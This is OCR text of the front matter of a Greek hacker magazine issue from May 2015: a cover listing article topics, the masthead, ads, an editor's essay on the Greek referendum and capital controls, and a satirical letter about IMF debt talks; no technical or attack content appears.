
all rights reversed

HACKER

Μάιος 2015 # Τιμή τεύχους: 587 ISK

τεύχος 044 - Referendum Edition



Code obfuscation στη γλώσσα C [*]

Δημιουργία ransomware

Περισσότερα κόλπα με το SSH

Στήσιμο του δικού σας mailserver

Δομές δεδομένων στη γλώσσα C#

[*] ...όχι μόνο για τους προχωρημένους

all rights reversed

HACKER


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

#dH044 | Περιεχόμενα

Εκδότης / Διευθυντής	Χρήστος Βαρελάς
Αρχισυντάκτης	Παναγιώτης Βαρελάς
Σύμβουλοι έκδοσης	Νίκος Μουρατίδης, Βούλα Παυλίδου
Σύνταξη	Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Κώστας Βεντούρας, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Πέτρος Κυλαδίτης, Αναστάσιος Μαγειρίας, Νίκος Μουρατίδης, Θωμάς Σερμπίνης, Μέσος Παπαδόπουλος (TM), Χρίστος Τόμπρας
Γραμματική επιμέλεια	Βούλα Παυλίδου
Καλλιτεχνική Επιμέλεια	Πέτρος Φιλιππίδης

Το ηλεκτρονικό περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, κάθε μήνα. Η Parabing Creations έχει την έδρα της στην Καλαμαριά Θεσσαλονίκης. Ο δικτυακός τόπος του περιοδικού είναι στο http://deltahacker.gr. Το email επικοινωνίας είναι το talk2us@deltahacker.gr και ειδικά για τις συνδρομές είναι το subscriptions@deltahacker.gr. Οι γενικές πληροφορίες για τις συνδρομές παρατίθενται στο http://deltahacker.gr/pdf12order και από την ίδια σελίδα γίνονται οι παραγγελίες συνδρομών.



Αυτό το Mac mini είναι σχεδιασμένο ώστε να κάνει ό,τι θέλετε – και πολλά περισσότερα.

Αυτό το Mac mini δεν είναι το βασικό μοντέλο, και **κοστίζει 1249 ευρώ** (http://store.istorm.gr/mac/mac-mini/2-8ghz-mac-mini.html).

Αυτό το Mac mini το **κληρώνουμε μεταξύ 25 αναγνωστών** με Jumbo-Pack Plus (60 τεύχη).

Αν η συνδρομή σας πλησιάζει στη λήξη της, αυτό το Mac mini **είναι εξαιρετικά πιθανό** να γίνει δικό σας.

Για να πάρετε μέρος στην κλήρωση, αρκεί να πάρετε κι εσείς **Jumbo-Pack Plus** συμπληρώνοντας κατάλληλα τη φόρμα παραγγελίας στο http://deltahacker.gr/pdf12order/#s2.

Από την ίδια τη φόρμα παραγγελίας βλέπετε **πόσους αναγνώστες με Jumbo-Pack Plus χρειαζόμαστε ακόμα**, ώστε να προχωρήσουμε στην κλήρωση.

Προσέξτε: Αν και **θα περιμένουμε όσο χρειαστεί** για να έχουμε 25 συνδρομητές με Jumbo-Pack Plus και να τους κληρώσουμε το Mac mini, αυτό δεν σημαίνει ότι δεν μπορούμε να κάνουμε κάτι για να επισπεύσουμε τη διαδικασία. Κάντε αυτό που πρέπει, συμπληρώνοντας τη φόρμα παραγγελίας: http://deltahacker.gr/pdf12order/#s2

Καλή σας επιτυχία!

Το τέρας είναι εδώ

του Χρήστου Βαρελά

Φίλες και φίλοι,

- Αυτή είναι μία από τις φορές που τα bullets στο κείμενο με βοηθούν να βάζω τις σκέψεις μου σε σειρά.
- Σήμερα μάλιστα αισθάνομαι εντονότερα την ανάγκη για οργάνωση.
- Έχω γράψει αρκετές εκδοχές του παρόντος κειμένου κι αυτή που διαβάζετε είναι της 30ης Ιουνίου, ώρας βραδινής.
- (Μη σας μπερδεύει η ημερομηνία του post, στο σάιτ του deltaHacker: Η ανακολουθία μεταξύ ημερομηνίας δημοσίευσης και περιγραφόμενων γεγονότων είναι μια άλλη, αδιάφορη ιστοριούλα που αφορά στην κυκλοφορία του περιοδικού.)
- Ζούμε, αγαπητές κι αγαπητοί, μοναδικές στιγμές. Ασχέτως της πλευράς από την οποία κάποιος παρακολουθεί –κι ερμηνεύει– τα γεγονότα και τις εξελίξεις, θα συμφωνήσετε φαντάζομαι πως όλοι είμαστε κάπως ανήσυχοι, φορτισμένοι – πιθανώς κι εκνευρισμένοι.
- Όλη αυτή η αναστάτωση δεν είναι έκδηλη μόνο στα social τα media στα οποία, παρεμπιπτόντως, πολλοί εξ ημών μάλλον ξοδεύουμε περισσότερο χρόνο απ' όσο θα έπρεπε.
- Η ίδια αναστάτωση είναι φανερή και στον πραγματικό κόσμο.
- Χθες το πρωί, για παράδειγμα, πρώτη μέρα εφαρμογής των συναρπαστικών capital controls στον κατά τα άλλα ανιαρό μας βίο, καθόμουν σ' ένα παγκάκι στον πεζόδρομο της Καλαμαριάς. Απολάμβανα τη δροσιά –για κάποιον ευχάριστο λόγο το καλοκαίρι διστάζει να μας επιτεθεί φέτος–, και προσπαθούσα να φανταστώ πώς θα εξελιχθούν τα πράγματα μετά την αναγγελία του δημοψηφίσματος. Την ίδια στιγμή, σε ένα άλλο νοητικό thread έτρεχαν σκέψεις για τις δουλειές που απέμεναν για το νέο τεύχος, όπως, π.χ., η συγγραφή του πονήματος που τώρα διαβάζετε.
- Ξαφνικά, την προσοχή μου τράβηξε το θέαμα μιας κυρίας που με περιττά μεγάλες δρασκελιές κατέβαινε τον πεζόδρομο. Μόλις είχε σταθεί έξω από το υποκατάστημα της Εθνικής και, με ζωηρό τόνο στη φωνή της, εξηγούσε σ' έναν συνταξιούχο ότι σήμερα η τράπεζα δεν θ' ανοίξει. "Ακούστε με, ακούστε με, από αύριο θα υπάρχουν τράπεζες ανοικτές για να παίρνετε τις συντάξεις σας", του είπε κι έκανε να συνεχίσει στο δρόμο της. Αλλά δεν πρόλαβε να πάει πολύ πιο κάτω.
- Σε μια καφετέρια παραδίπλα, ένας παππούς κάτι της είπε. Δεν τον άκουσα, αλλά άκουσα πεντακάθαρα εκείνη: "Εμένα ο παππούς μου πολέμησε για να διώξει τους Γερμανούς! Δεν πρέπει να φοβόμαστε, θα καταφέρουμε να τους διώξουμε και πάλι!" Την ίδια στιγμή, μία γιαγιά που επίσης κατέβαινε τον πεζόδρομο κι άκουσε τη στιχομυθία, κοντοστάθηκε και κούνησε το δεξί της χέρι κυκλικά, στο στιλ "τι μας λες τώρα, εδώ πάθαμε μεγάλη συμφορά".
- Αμέσως η κυρία γύρισε προς το μέρος της για να την κατσαδιάσει – στοργικά: "Κοιτάξτε, όλα θα πάνε καλά, η Ελλάδα ποτέ δεν πεθαίνει!"
- Για το ένα περίπου λεπτό που έμεινα εκεί, στο παγκάκι, η συζήτηση συνεχιζόταν. Μπορούσα ν' ακούω μόνο τη ζωηρή κυρία, καθώς προσπαθούσε ν' αναπτερώσει το ηθικό του παππού και της γιαγιάς. Λεπτομέρειες δεν θυμάμαι, αλλά η βασική ιδέα ήταν πως τώρα θα πρέπει να φανούν γενναίοι και σύντομα όλα θα είναι όπως πρέπει και πολύ καλύτερα.

/var/log/messages

- Καθώς επέστρεφα στο γραφείο και στις υποχρεώσεις, για μια στιγμή σκέφτηκα ότι μάλλον η κυρία ήταν περισσότερο φοβισμένη από τον παππού και τη γιαγιά.
- Μπορεί βέβαια να έκανα λάθος.
- Στο γραφείο, μη νομίσετε ότι μπόρεσα να στρωθώ στη δουλειά. Από χθες έως και τούτη τη στιγμή, κάθε λίγο και λιγάκι επιστρέφω στο Twitter και στο Facebook για να μαθαίνω κανένα νέο, να παρακολουθώ συζητήσεις και, τ' ομολογώ, για να τρολλάρω κιόλας (τέτοιος είμαι :P)
- Κατά τα αναμενόμενα, κάργα οι νουθεσίες στα social τα media, το ίδιο και η –συχνά κεκαλυμμένη– ανησυχία. Υπερωρίες βεβαίως κάνουν και οι επαναστάτες του πληκτρολογίου, τα κομματομαντρόσκυλα και τα περίπολα των χωροφυλάκων της σκέψης.
- Α, κι εννοείται ότι σχεδόν όλοι γνωρίζουν σχεδόν τα πάντα για σχεδόν οτιδήποτε.
- Ξέρουν, π.χ., τι θα έπρεπε να κάνει ο Πρωθυπουργός για να μη φτάσουμε έως το δημοψήφισμα.
- Κατανοούν γιατί, παρά τις φιλότιμες και αξιέπαινες προσπάθειες του Πρωθυπουργού, τελικά φτάσαμε έως το δημοψήφισμα.
- Προβλέπουν το αποτέλεσμα του δημοψηφίσματος και είναι βέβαιοι για το τι θα ακολουθήσει.
- (Παρεμπιπτόντως, αν μετά το περήφανο Όχι η κυβέρνηση δεν μπορέσει να συνεχίσει, θα την έχουν ρίξει.)
- Να σημειώσουμε κάπου εδώ ότι μια χαρά όμορφα περνούσαμε με την παλιά Δραχμή. Με τη νέα Δραχμή θα πάρουμε τη χώρα μας πίσω και, as a bonus, θα περνάμε και πάλι μια χαρά όμορφα.
- Στο μεταξύ, οι ξένοι τρέχουν πανικόβλητοι μ' αυτή την κίνηση-ματ του Πρωθυπουργού κι ο καπιταλισμός καταρρέει.
- Τι; Όχι;
- Χμ, όχι.
- (Who da thunk it?!)
- Σε άλλο μέτωπο, μπράβο Ζωίτσα, πες τους τα και ξεγύμνωσέ τους!
- Νέες γέφυρες ρίχνει προς τους Ευρωπαίους ο Πρωθυπουργός και επιδιώκει συμφέρουσα συμφωνία στο "και ένα".
- Την ίδια στιγμή, το χρέος έχει κριθεί ως παράνομο και επονείδιστο.
- Μπράβο Ζωίτσα, πες τα!
- Πέρα από την πλάκα, ξέρετε γιατί τα γράφω αυτά, έτσι δεν είναι; Αν δεν ξέρετε, να σας το πω εγώ: Γιατί δεν είμαι αριστερός enough.
- Ήρθε χθες ένας στο προφίλ μου στο Facebook με το αριστερόμετρο, με μέτρησε, με βρήκε κοντό, μου θύμισε ότι παλιά τα έχωνα στο Σαμαρά αλλά τώρα άλλαξα, με ρώτησε τι θα έπρεπε να κάνει ο Τσίπρας για να μη φτάσουμε ως εδώ – μου εξήγησε κι ότι το πρόβλημα με το bank-run το προκάλεσαν οι κακοί ξένοι και τα εγχώρια media που τους σιγοντάρουν.
- Αυτό το τελευταίο, το εξηγούν πολλοί σε πολλούς άλλους.
- Κοιτάξτε δηλαδή τι συνέβη.
- Ο κόσμος εμπιστευόταν τον Σύριζα που εδώ και μήνες κάθε βδομάδα υποσχόταν συμφωνία, και συμφωνία δεν βλέπαμε.
- Εμπιστευόταν και τον Γιάννη ειδικότερα (όχι, δεν πρόκειται να το γράψω με ένα "ν"), που το πρωί έλεγε το ένα και το μεσημέρι αμόλαγε το μείον ένα.

- Εμπιστευόταν επίσης τον Κρητίκαρο γιατρό (και πρώην απεργό πείνας με λιγούρες), τον Φίλη που σε τηλεοπτική εκπομπή ρώτησε παρευρισκόμενο αν φοβάται μήπως χάσει τα 300 του ευρώ, τη Βαλαβάνη, τον Σκουρλέτη, τον άνετο Λαπαβίτσα, την τσεκουράτη Ραχήλ, τον Ρωσολάγνο Λαφαζάνη κ.ά.
- Ο κόσμος δεν ανησυχούσε που η κυβέρνηση σκούπιζε ό,τι υπήρχε και δεν υπήρχε στα κρατικά ταμεία, για να πληρώνει δόσεις και στοιχειώδεις υποχρεώσεις όπως, π.χ., μισθούς και συντάξεις.
- Όταν μάθαμε για τα "I Owe You" (forever), ο κόσμος συνέχισε να μην ανησυχεί.
- Όταν στο παρά πέντε και μέσα στα άγρια ξημερώματα ο πρόεδρος του 15μελούς ανακοίνωσε δημοψήφισμα με γελοίο και ταυτόχρονα εκβιαστικό ερώτημα, ο κόσμος και πάλι δεν ανησύχησε.
- Αλλά μετά άρχισαν τα όργανα οι απέξω, υποβοηθούμενοι βεβαίως από τα ντόπια κανάλια, οπότε bank-run.
- Το Ό,τι Να 'Ναι (TM), φίλες και φίλοι, είν' ένα αδηφάγο τέρας.
- Είναι εδώ και απειλεί να μας κατασπαράξει όλους.
- Λέγανε κάποιοι ότι αυτά που υποσχόταν ο Σύριζα πριν τις εκλογές απλά *δεν* γίνονται.
- Το πήγαιναν παραπέρα κι εξηγούσαν ότι ο Σύριζα θα καταστήσει τον κόσμο συνένοχο σε νέο, χειρότερο μνημόνιο.
- Αν και καταλάβαινα γιατί τα έλεγαν όλα αυτά (εκείνοι που τα έλεγαν), δεν ήθελα να τους πιστέψω. Μωρέ, ας κάνει τα μισά –ή ακόμη και τα μισά των μισών– απ' όσα λέει ο Σύριζα, και καλύτερα θα είμαστε όλοι μας.
- Έτσι έλεγα τότε.
- Σήμερα;
- Φασκελώνομαι.
- Κι εκεί που φασκελώνομαι, θυμάμαι κάτι που είχε γράψει ο Θείος Ακάκιος, στην επιστολή του για το τεύχος 011.
- Αντιγράφω εδώ.
- *Αυτό που κυρίως θέλω να πω είναι κάτι πολύ απλό, αδυσώπητο, και απίστευτα τρομακτικό όταν το συνειδητοποιείς. Είναι το εξής:*
- *Κάποια πράγματα πάνε στραβά, και κάποια όχι. Αλλά αν είναι να πάνε στραβά, δεν υπάρχει κανένα όριο στο πόσο στραβά μπορούν να πάνε. Δεν υπάρχει καμία ασφαλιστική δικλείδα. Ούτε η κοινή λογική, ούτε η ωριμότητα, ούτε η γνώση, ούτε η πληροφόρηση, ούτε η τεχνολογία, ούτε η συμπόνια των άλλων, ούτε τίποτα. Αν τα αφήσεις ανεξέλεγκτα, τα πράγματα μπορεί να πάνε πολύ στραβά.*
- *Έχει συμβεί και ξανασυμβεί. Και θα ξανασυμβεί. Αναπόφευκτα. Το θέμα είναι, όσο περνάει από το χέρι μας, να μην ξανασυμβεί σε μας.*
- *Να το θυμάστε αυτό, αγαπητοί μου, όταν σας ξαναπεί κάποιος ότι εντάξει, ρε παιδί μου, δεν τρέχει και τίποτα που έπιασαν εφτά τοις εκατό οι αβγοκέφαλοι τραμπούκοι, θλιβερό είναι αλλά εντάξει, ή ότι η Ευρώπη δεν πρόκειται με τίποτα να αφήσει την Ελλάδα να καταρρεύσει.*
- *Να το θυμάστε.*
- Γεροί να είμαστε, να σκεφτόμαστε ψύχραιμα και ν' αντιμετωπίσουμε σθεναρά ό,τι άλλο –εκτός από το Ό,τι Να 'Ναι (TM)– πρόκειται να έρθει.


Νιώθεις πραγματικά ασφαλής;
DANGER
UNAUTHORIZED PERSONNEL KEEP OUT
Ξεκίνα την προστασία σου
από το μηδέν
application security
infrastructure security
social engineering
incident response
projectzero.gr | 211 4053158
projectzero
IT security services and research



ουέλ μέλ

Αγαπητοί μου,

Νοιώθω ελαφρά αμηχανία.

Τι ελαφρά. Νοιώθω μεγάλη αμηχανία.

Από δεκαημέρου είχα υποσχεθεί, μέσω ανιψιού, να έχω ολοκληρώσει την επιστολή Μαΐου μέχρι το βράδυ της τελευταίας Δευτέρας του μηνού, και σήμερα που αξιώθηκα να κάτσω στη γραφομηχανή για να σας γράψω είναι η τελευταία Δευτέρα του μηνού, κι εγώ ακόμα δεν ξέρω τι να σας γράψω.

Να σας πω την αμαρτία μου, ήλπιζα ότι μέχρι τώρα θα είχαν λυθεί οι διαφορές μας με τους "εταίρους" και τους "θεσμούς", ότι θα είχαμε καταλήξει σε κάποια συμφωνία.

Το είχα σχεδιάσει. Θα έπαιρνα τη συμφωνία, θα την άπλωνα στο τραπέζι σαν τον τραχανά που ανοίγει η Κυρία Καίτη, και θα κατέγραφα σχόλια και αντιδράσεις.

Δεν έχει σημασία τι είδους θα ήταν τα σχόλια ή οι αντιδράσεις. Οτιδήποτε. Παιάνες ενθουσιασμού. Χαιρέκακη ειρωνεία. Εθνική περηφάνεια. Διστακτική συγκατάβαση. Πικρό χαμόγελο. Ειλικρινής μεταμέλεια. Σφίξιμο δοντιών. Δεν ξέρω. Κάτι. Οτιδήποτε.

Φρούδες οι ελπίδες, αγαπητοί μου.

Η διαπραγμάτευση συνεχίζεται. Εθνική περηφάνεια. Κόκκινες γραμμές. Νωπή εντολή.

Κι εμείς, αμήχανοι, κοιτάμε σα χάνοι.

Αναρωτιόμαστε. Ή μάλλον δεν αναρωτιόμαστε καθόλου. Ξέρουμε.

Είχα πάει προχτές στην Εβγα του Κυρίου Κώστα και μου τα εξήγησαν όλα. Με το νι και με το σίγμα: Βασικά, το πρόβλημά μας είναι ο Σόιμπλε. Όλοι οι άλλοι συζητιούνται, δεν είναι εχθροί μας, τους καταφέρνουμε αν θέλουμε. Ακόμα και τη Μέρκελ. Μόνο ο Σόιμπλε να μην υπήρχε. Αυτός φταίει. Κάτι έχει εναντίον μας. Μας ζηλεύει.

Αγαπητοί μου, χαμογελάτε, είμαι σίγουρος. Αλλά η ομοφωνία των θαμώνων της Εβγας του Κυρίου Κώστα δεν αποτελεί εξαίρεση. Είναι ο κανόνας.

Προσωπικώς δεν με εκπλήσσει βέβαια, γιατί κι εγώ εδώ μένω. Έχω συνηθίσει. Έχω πάθει μιθριδατισμό. Όση εγρήγορση και να την έχω, κάποια στιγμή την πατάω. Πέφτω κι εγώ όπως όλοι μας στην ίδια παγίδα.

Ποια παγίδα; Την παγίδα της συλλογιστικής ανεπάρκειας, ποια άλλη;

Όχι, κοιτάχτε. Πέρα από πλάκα τώρα, το ζήτημα που έχουμε μπροστά μας είναι πολύπλοκο, και δεν έχει να κάνει με το ποιος πιστεύει τι. Αν ήταν θέμα απόψεων θα συμφωνούσαμε πως διαφωνούμε, και όλοι θα ήμασταν ευχαριστημένοι.

Το ζήτημα έχει να κάνει με το πώς σκεφτόμαστε.

Επιτρέψτε μου, αγαπητοί μου, να εξετάσω από κοντά ένα παράδειγμα από την ειδησεογραφία των τελευταίων ημερών.

Σνέιλ μέιλ

Ακούω τις προάλλες τις ειδήσεις. Η συμφωνία είναι σχεδόν έτοιμη, ανακοινώνει ο δημοσιογράφιζ (sic), αλλά το ΔΝΤ διαφωνεί, σήκωσε μπαϊράκι και δεν θέλει να συναινέσει. Εμπλοκή της τελευταίας στιγμής. "Βόμβα ΔΝΤ."

Από κοντά και ο Σόιμπλε, συνεχίζει ο δημοσιογράφιζ, κρύβεται πίσω από το ΔΝΤ και μας κάνει τη ζωή δύσκολη. "Βρείτε τα", μας λέει ειρωνικά.

Ξαφνικά όλοι είναι εναντίον μας. Αλλά, μας καθησυχάζει ο δημοσιογράφιζ, ο Αλέξης σκοπεύει να πάρει τηλέφωνο τους Αμερικανούς. Τα μεγάλα αφεντικά όλων. (Και του ΔΝΤ.) Εξοπλισμένος με τη νωπή εντολή και το καθαρό κούτελο θα τους πει να παρέμβουν για να βγούμε από το αδιέξοδο.

Τους παίρνει. Οι Αμερικανοί τον ακούν προσεκτικά. Ναι, βέβαια, συμφωνούν. "Είναι προς το καλό όλων να φτάσουμε σε συμφωνία το ταχύτερο. Γι' αυτό και πρέπει να τα βρείτε."

Τρύπα στο νερό. Πώς να τα βρούμε αφού δεν μπορούμε να τα βρούμε;

Ας δούμε τα πράγματα από πιο κοντά. Τα δεδομένα είναι αυτά. Ο δημοσιογράφιζ δεν ψεύδεται, τουλάχιστον δεν έχει τέτοια πρόθεση. Νομίζει πως βλέπει τα πράγματα καθαρά, he has the big picture: Οι "θεσμοί" θέλουν να συμφωνήσουν αλλά ένας από αυτούς, το ΔΝΤ, έχει διαφωνίες. Πετάγεται κι ο Σόιμπλε, αρπάζει την ευκαιρία, κι αρχίζει τα δικά του, πως αν δεν συναινέσει το ΔΝΤ, συμφωνία γιοκ. Ο καημένος ο Αλέξης, κοτζάμ νωπή εντολή, αναγκάζεται να κάνει την ανάγκη φιλοτιμία και αρχίζει να παρακαλάει τους Αμερικανούς. Εκείνοι το παίζουν ήξεις αφήξεις.

Σκληρή διαπραγμάτευση. Εθνική περηφάνεια. Κόκκινες γραμμές. Νωπή εντολή.

Το πρόβλημα, βέβαια, είναι πως ένα κρίσιμο κομμάτι του παζλ παραμένει εκτός συζητήσεως. Ο δημοσιογράφιζ τα εξηγεί όλα, αλλά δεν μας λέει *γιατί* σήκωσε μπαϊράκι το ΔΝΤ. Ίσως δεν το γνωρίζει καν. Υποθέτει κάτι, κι αρχίζει τα υπονοούμενα. Μας αφήνει να σκεφτούμε πως το ΔΝΤ τα έχει κάνει τσανάκια με τον Σόιμπλε και τη βρίσκει να μας κάνει τη ζωή δύσκολη. Δεν το λέει αυτό σαφώς, ο δημοσιογράφιζ, το υπονοεί. Το επιβεβαιώνει τεχνηέντως με τον τρόπο που εισάγει την παράμετρο "Σόιμπλε".

Το πρόβλημα είναι πως ο συλλογισμός του δημοσιογράφιζ είναι σχηματικός και προϋπήρχε στο μυαλό του. Δεν προκύπτει από τα δεδομένα. Ωστόσο ο δημοσιογράφιζ νομίζει πως τα δεδομένα τον "επιβεβαιώνουν", και ετοιμάζει το ρεπορτάζ του. Είναι αποκαλυπτικό, με δραματική μουσική υπόκρουση. Λέξεις σκληρές. Σαν τα σφυριά.

"Βόμβα ΔΝΤ. Αδύνατη η Συμφωνία. Ειρωνείες Σόιμπλε: 'Βρείτε τα'. Παρέμβαση ΗΠΑ."

Ιδού η εθνική μας αφήγηση. Εμείς οι αθώοι, και για μιαν ακόμα φορά οι κακοί οι ξένοι που μας προδίδουν.

Και κανείς δεν κάνει τον κόπο να σκεφτεί λιγουλάκι παραπάνω γι αυτό το κομματάκι του παζλ που λείπει.

Αν το ΔΝΤ αποφάσισε να μουλαρώσει, θα έχει μάλλον τους λόγους του. Σωστά; Ποιοι να είναι αυτοί οι λόγοι; Ξέρουμε; Εγώ δεν ξέρω. Ούτε εσύ. Ούτε ο δημοσιογράφιζ. Κανείς μας δεν ξέρει.

Τι κάνουμε, λοιπόν;


Ανοίγουμε το γκουγκλ.

Το ανοίγουμε και βλέπουμε το εξής ενδιαφέρον:

Είναι θέμα καταστατικού. Το καταστατικό του ΔΝΤ *δεν* του επιτρέπει να συνεχίσει να συμμετέχει σε μια συζήτηση για το πρόγραμμα βοηθείας μας χώρας, αν υπάρχουν αμφιβολίες για την βιωσιμότητα του χρέους της χώρας αυτής.

Αχά. That makes sense.

Καθώς δεν έχω, ακόμα, πρόσβαση στο κινητό του κυρίου



Υπουργού, όπου είναι όλα καταγεγραμμένα, επιτρέψτε μου, αγαπητοί μου, να επιστρατεύσω τη φαντασία μου. Ο διάλογος έγινε ως εξής.

Το ΔΝΤ έχει αμφιβολίες για τη βιωσιμότητα του χρέους της Ελλάδας. Λέει λοιπόν στους άλλους (τους θεσμούς ντε!): "Ή διαγράφετε το χρέος της Ελλάδας ή εγώ φεύγω."

"Μα πώς να το διαγράψουμε", του λένε αυτοί. "Εν μέσω αξιολόγησης; Δεν γίνεται. Θα μας κόψουν τα αφτιά οι δικοί μας."

"Μα, οι Ελληνες δεν δέχονται την αξιολόγηση. Δεν δεσμεύονται από τις καταστροφικές συμφωνίες των προηγουμένων, λένε."

"Πράγματι, έτσι λένε. Οπότε συζήτηση για διαγραφή δεν μπορεί να γίνει τώρα. Δεν θα περάσει. Αφού τα βρούμε, κι αν."

"ΟΚ, τότε. Αν είναι έτσι, εγώ να φεύγω", αρχίζει πάλι το ΔΝΤ. "Δεν έχω μέλλον. Αλλά θα θυμάστε βέβαια πως αν φύγω θα πρέπει να μου αναπληρωθούν αυτά που έχω ήδη δώσει. Αυτό λέει το καταστατικό μου. Ταμείο είμαι, όχι ΑΤΜ."

"Ναι, θυμόμαστε."

"Ωραία. Λοιπόν, ποιος θα ξηλωθεί;"

"Τι εννοείς, ποιος θα ξηλωθεί; Κανείς δεν θα ξηλωθεί. Κοίτα, Χριστινάκι, φύγε εσύ, μια που θέλεις να φύγεις, και τα βρίσκουμε αργότερα."

"Παιδιά δεν γίνεται αυτό", επιμένει το Χριστινάκι (ΔΝΤ), "το ξέρετε. Δεν μπορώ να φύγω και να μου χρωστάνε λεφτά. Δεν θα κλείνουν τα βιβλία μου. Θα πρέπει να γράψω ότι η χώρα χρεωκόπησε. Αυτό να κάνω;"

"Ωχ ωχ", αγχώνονται οι άλλοι. "Όχι και χρεωκοπία βρε Χριστινάκι, τόσο κόπο έχουμε κάνει να την αποφύγουμε. Μη λες για χρεωκοπία, να σε χαρώ, γιατί θα μας πάρει όλους και θα μας σηκώσει. Πιπέρι."

"Εντάξει παιδιά. Όχι χρεωκοπία. ΟΚ. Αλλά τότε δεν γίνεται να φύγω. Το καταστατικό μου με υποχρεώνει να μείνω."

"ΟΚ. Μη φεύγεις. Κάτσε κάτω. Λοιπόν. Πού είχαμε μείνει;"

"Είχαμε μείνει", ξαναρχίζει το Χριστινάκι, "εκεί που σας έλεγα ότι το χρέος της Ελλάδας είναι μη βιώσιμο. Αν δεν θέλετε να το διαγράψετε, κι εφόσον δεν θέλετε να φύγω, κάτι πρέπει να κάνουμε. Δεν ξέρω πώς θα το πάρουν εκεί στην Ελλάδα, αλλά κάπως πρέπει να γίνει για να αυξήσουν τα έσοδα. Αλλιώς δε βγαίνει."

